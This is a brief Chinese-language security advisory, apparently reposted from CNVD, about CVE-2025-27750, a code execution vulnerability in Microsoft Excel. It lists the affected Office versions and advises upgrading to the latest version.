||||
Microsoft Excel是美国微软(Microsoft)公司的一款Office套件中的电子表格处理软件。
|
||||
|
||||
|
||||
漏洞危害:
|
||||
|
||||
Microsoft Excel存在代码执行漏洞,攻击者可利用该漏洞在系统上执行任意代码。
|
||||
|
||||
|
||||
漏洞编号:
|
||||
|
||||
CVE-2025-27750
|
||||
|
||||
|
||||
影响范围:
|
||||
|
||||
Microsoft Excel 2016
|
||||
|
||||
Microsoft Office 2019
|
||||
|
||||
Microsoft 365 Apps for Enterprise
|
||||
|
||||
Microsoft Office LTSC 2021
|
||||
|
||||
Microsoft Office LTSC for Mac 2021
|
||||
|
||||
Microsoft Microsoft Office LTSC 2024
|
||||
|
||||
Microsoft Office LTSC for Mac 2024
|
||||
|
||||
|
||||
修复方案:
|
||||
|
||||
及时测试并升级到最新版本或升级版本
|
||||
|
||||
|
||||
来源:
|
||||
CNVD
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
专注渗透测试技术
|
||||
|
||||
全球最新网络攻击技术
|
||||
|
||||
|
||||
**END**
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
Reference in new issue
Block a user